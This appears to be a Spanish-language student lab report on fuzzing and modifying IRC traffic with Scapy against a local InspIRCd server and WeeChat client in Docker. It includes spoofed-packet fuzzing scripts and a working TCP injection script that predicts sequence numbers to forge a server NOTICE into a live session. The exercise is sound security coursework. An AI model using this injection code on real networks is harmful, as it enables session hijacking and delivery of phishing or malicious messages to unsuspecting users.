

Tarea 3

Estudiantes:
[redacted]
Dylan Barahona

Profesor:
[redacted]

Ayudantes:
[redacted]

Índice

1. Introducción **2**

2. Capitulo I: Preparación de dockers. **2**

3. Capitulo II: Intercepción del tráfico e instalación de Scapy **4**

4. Capitulo III: Fuzzing y modificaciones **6**
4.1. Fuzzing 1 — Repeticion de mensajes en un canal 6
4.2. Fuzzing 2: Comandos inexistentes en IRC 7
4.3. Modificación: Inyección de un Notice 8

5. Conclusión **12**

6. Referencias **12**

1. Introducción

En este informe se realizarán modificaciones de tráfico al protocolo elegido en la tarea 2, en este caso el cual corresponde a IRC, para realizar estas modificaciones se tendra que utilizar la herramienta Scapy la cual esta programada con Python un lenguaje de programación versatil, es importante resaltar que cada una de las modificaciones de tráfico deberan ser analizadas, explicando porque ocurre ese comportamiento o indicando hipotesis del porqué de las modificaciones realizadas. El objetivo principal entonces de está tarea es el analisis y la realización de modificaciones en tiempo real a un protocolo de red a través de Scapy.

Scapy

Scapy es un programa Python que permite al usuario enviar, rastrear, diseccionar y falsificar paquetes de internet, para lograr la falsificacion de paquetes lo que hace Scapy es lo siguiente, envia paquetes y recibe una respuesta, luego de recibir esta respuesta, envia pares de paquetes uno los cuales serian una respuesta legitima y los otros serian los paquetes malintencionados o falsificados. Para la realización de la tarea N°3 se utilizará Scapy para realizar las siguientes tecnicas

1) Fuzzing: Técnica que consiste en inyectar datos aleatorios, malformados o inesperados a un cliente o un servidor con fines de encontrar vulnerabilidades y errores de seguridad para su explotación por parte de un atacante y para ciberseguridad en terminos de probar software y poder arreglar las vulnerabilidades.

2)Modificaciones de campo del protocolo: Técnica que consiste en modificar los campos propios de un protocolo de red, en este caso del protocolo IRC, es decir, se podria modificar campos como: Nick, User, Canal, Notice, entre otros. La modificación de estos campos puede tener una repercusión en el servidor o cliente según el campo modificado.

2. Capitulo I: Preparación de dockers.

Para la realización de las modificaciones de tráfico, primero se deben levantar los contenedores Docker de IRC tal como se realizó en la tarea 2 para ello se dejan los pasos a seguir:

1. **Crear carpeta y archivo de configuración**, con los siguientes comandos:

```
mkdir -p ~/inspircd-server/conf
cd ~/inspircd-server
```

2. **Crear el archivo de configuración del servidor**:

```
sudo nano conf/inspircd.conf
```

Es necesario configurar el archivo de configuraciones del servidor para ello se pegan las siguientes líneas de comando:

```
<server name= irc.localnet
    description= Servidor IRC local de pruebas
    network= LocalNet >

<admin
    name= administrador
    nick= admin
    email= admin@localnet >

<bind address= 0.0.0.0  port= 6667  type= clients >

<connect allow= *  timeout= 60  flood= 20  threshold= 5
    >

<log method= file  type= *  level= default  target=
    inspircd.log >

<module name= m_spanningtree.so >
```

3. **Dar permisos a la carpeta**:

```
sudo chown -R 10000:10000 conf
```

4. **Crear una red Docker**:

```
sudo docker network create ircnet
```

5. **Montar y levantar el contenedor del servidor**:

```
sudo docker run -d \
  --name inspircd \
  --network ircnet \
  -p 6667:6667 \
  -v  $PWD/conf:/inspircd/conf  \
  inspircd/inspircd-docker:latest
```

Con esto el servidor debería estar funcionando. Para ver su estado es necesario utilizar el comando:

```
sudo docker ps -a
```

Si todo está correcto, aparecerá el servidor en ejecución.

6. **Conectar el cliente al servidor**:

```
sudo docker run -it --rm \
  --network ircnet \
  --name weechat \
  weechat/weechat
```

7. **Configurar WeeChat**

   Luego habremos entrado a WeeChat y es necesario utilizar los siguientes comandos para poder entrar al servidor:

```
/server list
/server del localirc
/server add localirc inspircd/6667 -notls
/set irc.server_default.tls off
/set irc.server.localirc.tls off
/connect localirc
```

Si todo se realiza correctamente se tendrá el siguiente mensaje en WeeChat:




Figura 1: Entrada a WeeChat

3. Capitulo II: Intercepción del tráfico e instalación de Scapy

Para poder empezar a interceptar el tráfico, lo primero que se debe realizar es la instalación de Scapy en linux, para ello lo que se debe realizar es ejecutar los siguientes comandos:

sudo apt install python3

sudo apt install python3-scapy

Luego de la instalacion del paquete de Scapy y de Python es necesario tener los servidores corriendo y como se esta trabajando con contenedores es necesario saber la interfaz de Docker, para ello se utiliza el siguiente comando:

ip link

En este caso la red virtual de Docker será la que dice br-"numeros", tal como se muestra en la siguiente figura:




Figura 2: Interfaz de Docker

En este caso es la br-55cf89cbbac2.

Teniendo esta información se entrara a Scapy, para ello lo unico que se debe realizar es entrar a Python, esto se puede hacer a través de la terminal o en un editor de texto (visual studio code, por ejemplo) y se copia el siguiente comando Python:

```
1  from scapy.all import *
2  sniff(filter="tcp port 6667", iface="br-55cf89cbbac2", prn=lambda p:
   ↪  p.summary())
```

Note que en iface, va la interfaz de Docker.

Ahora se tiene Scapy interceptando tráfico IRC, si todo se realiza correctamente se tendrá apariciones de IP significando que Scapy está interceptando el trafico IRC, además puede notarse, ya que uno dice inspircd refiriendose claramente al servidor, según la siguiente figura:




Figura 3: Scapy capturando trafico IRC

Con esto ya se puede proceder a la tecnicas de fuzzing y modificaciones de campo. Es importante eso si que anote las IP y los puertos, pues estos seran importantes para la realización de los fuzzing en Python, recuerde que el del servidor siempre será 6667, mientras que el del cliente WeeChat puede cambiar.

4. Capitulo III: Fuzzing y modificaciones

4.1. Fuzzing 1 — Repeticion de mensajes en un canal

Para el primer fuzzing se realizo una repeticion de mensajes privados en el canal general, en este caso con más de 300 ocurrencias en un corto periodo de tiempo, esto podria causar los siguientes sintomas:
Por parte del cliente WeeChat recibe mensajes de la repetición,
Por parte del servidor se puede llegar a indicar que existe un masivo flood
Podria llegar a caerse la conexión

El código utilizado para realizar esto es el siguiente:

```python
from scapy.all import *
for i in range(300):
    pkt = IP(src="172.18.0.3", dst="172.18.0.2") / \
          TCP(sport=44374, dport=6667, flags="PA") / \
          Raw(load=b"PRIVMSG #general :FUZZFUZZFUZZ\r\n")
    send(pkt, verbose=0)
```

Sin embargo, lo que ocurrió es bastante interesante, si se analiza las capturas de WireShark se analiza el siguiente paquete:




Figura 4: Paquete TCP

TCP descarto el ataque fuzzing, esto se debe a que el kernel del servidor de linux en este caso inspircd nunca vió esa combinación. El servidor recibió un ACK relacionado con un SEQ que nunca vio, por lo tanto es descartado, esto es una medida de seguridad que tiene TCP al ser orientado a la conexión, puede detectar secuencias y ack maliciosas por asi decirlo, es por ello que en este caso el paquete fue totalmente descartado y no ocurrió ninguna repercusión tanto en el servidor inspircd como en el cliente weechat.

4.2. Fuzzing 2: Comandos inexistentes en IRC

Para el siguiente Fuzzing se tiene comandos inexistentes para el servidor de InspirCD y para el cliente de WeeChat, para ello se tiene el siguiente código en Python:

```python
from scapy.all import *
import random
import string

SRC = "172.18.0.3"
DST = "172.18.0.2"
DPORT = 6667

def random_cmd():
    letras = string.ascii_uppercase
    cmd = "".join(random.choice(letras) for _ in range(6))
    return cmd.encode()

for i in range(20):
    comando = random_cmd()
    payload = comando + b" ARG1 ARG2\r\n"

    pkt = IP(src=SRC, dst=DST) / \
          TCP(sport=40000+i, dport=DPORT, flags="PA") / \
          Raw(load=payload)

    print(f"[+] Enviando comando inexistente: {payload}")
    send(pkt, verbose=0)
```

Al ejecutar bloque de comandos en wireshark se logra capturar lo siguiente:




Figura 5: Wireshark ante IRC Comandos

En este caso el servidor de InspirCD recibio como petición estos comandos, sin embargo, estos quedaron sin respuesta, pues se tratan de comandos los cuales no tienen ningún tipo de validez para IRC, por lo cual el servidor y el cliente no sufrieron de ningun tipo de problema, demostrando que inspircd es un cliente bastante seguro.

4.3. Modificación: Inyección de un Notice

El notice en IRC es un campo el cual es un mensaje el cual generalmente sirve para los administradores de un canal o para el administrador del servidor para poder dar la bienvenida por ejemplo, para indicar eventos próximos entre otros, a diferencia de un mensaje cualquiera los notice son mensajes los cuales nunca requieren respuesta y simplemente están ahí, generalmente se automatizan para responder a una necesidad en concreta. En este caso a través de la herramienta

Scapy lo que se desea hacer es interceptar el tráfico entre el servidor y el cliente y poder modificarlo para agregar un mensaje de Notice con fines educativos, ya que este podría usarse con fines maliciosos y llevar a malware, estafas, phishing, entre otros.

Lo primero que se debe realizar para poder realizar esta inyección es la creación de un contenedor de Scapy en Docker, si bien anteriormente se enseño como instalar Scapy eso era para forma remota y servia sin problemas para los Fuzzing, pero para la modificación de tráfico lo mejor es crear un contenedor Docker. Para ello se utiliza lo siguiente:

```
sudo docker run -it \
  --name scapy \
  --network host \
  --cap-add=NET_ADMIN \
  --cap-add=NET_RAW \
  python:3.12 bash
```

Luego dentro del contenedor se instala lo siguiente:

```
    apt update
    apt install -y tcpdump iproute2 nano
    pip install scapy
```

En una terminal aparte, ejecuta el siguiente comando: sudo docker network inspect ircnet
Copia la ip de origen, y la ip de destino, seran necesarias.

Luego vuelve al contenedor de Scapy en Docker y realiza un nano archivo.py

Dentro de este archivo, pegaras el bloque de código el cuál a través de la siguiente técnica, logra inyectar un paquete TCP sin que TCP lo borre, para ello se utiliza una formula que permite generar paquetes válidos.

```
    from scapy.all import *

iface = "br-55cf89cbbac2"
SERVER_IP = "172.18.0.2"
CLIENT_IP = "172.18.0.3"

print("[*] Esperando paquete REAL del servidor IRC...")

pkt = sniff(
    iface=iface,
    filter=f"tcp and src host {SERVER_IP} and src port 6667",
    count=1
)[0]

seq = pkt[TCP].seq
ack = pkt[TCP].ack
cport = pkt[TCP].dport
plen = len(pkt[TCP].payload)

seq2 = seq + plen
ack2 = ack

print("[+] Capturado:")
print("   SEQ =", seq)
print("   ACK =", ack)
print("   LEN =", plen)
print("   NEW_SEQ =", seq2)
print("   CLIENT_PORT =", cport)

payload = f":localirc NOTICE #test :MENSAJE INYECTADO DESDE
↪   SCAPY\r\n".encode()

fake = IP(src=SERVER_IP, dst=CLIENT_IP) / \
       TCP(
           sport=6667,
           dport=cport,
           seq=seq2,
           ack=ack2,
           flags="PA",
           window=548
       ) / \
       Raw(payload)

del fake[IP].chksum
del fake[TCP].chksum

send(fake, iface=iface, verbose=1)

print("[+] NOTICE enviado con éxito).")

```

Guarde el archivo con nano como archivo.py

Luego de eso es necesario ejecutar WeeChat y InspirCD tienen que estar operativos, luego de que se asegure que estos funcionan a través de los comandos del capítulo 1. A través del contenedor de Scapy debe ejecutar el siguiente comando:

python3 archivo.py

Si todo se realiza correctamente en WeeChat verá lo siguiente:




Figura 6: WeeChat luego de la modificación de tráfico

Note que, existe un notice el cual dice mensaje inyectado desde Scapy, dando claramente a entender que fue modificado el tráfico, además si se revisa con el sniffer WireShark se tendra el paquete:




Figura 7: Paquete Interceptado

Para haber logrado está inyección fue necesario utilizar una formula de como funciona TCP, en este caso es necesario tomar el último paquete TCP de la comunicación entre cliente y servidor, para generar el segundo paquete que seria la inyección el ack1 = ack2, sin embargo la secuencia 2 es igual a la secuencia 1 + el largo de la secuencia, con esta formula se pueden obtener los datos válidos para el segundo paquete y así poder cumplir el handshake TCP.

5. Conclusión

Para concluir, se puede decir que se cumplió el objetivo de la tarea la cual era realizar una modificación del tráfico utilizando Scapy, para ello fue necesario conocer como funciona el TCP handshake, además de algunas formulas matemáticas las cuáles permiten predecir los paquetes TCP. Además de eso se pudo apreciar y analizar los riesgos que esto puede llegar a conllevar, si bien un NOTICE puede llegar a ser inofensivo por ser simplemente texto plano, esto no quita que en un IRC bien construido un NOTICE puede llegar a causar un gran daño, a través de estafas, phishing o malware, también es importante para un futuro Ingeniero Civil en Informática y Telecomunicaciones la ética del uso de herramientas como Scapy para el uso del bien y no del mal.

Link del vídeo explicativo: https://www.youtube.com/watch?v=2i6JbzsS0zc

6. Referencias

Referencias

[1] *Scapy. Scapy official documentation* - `https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy`

[2] *Python - Python official documentation* - `https://docs.python.org/3/`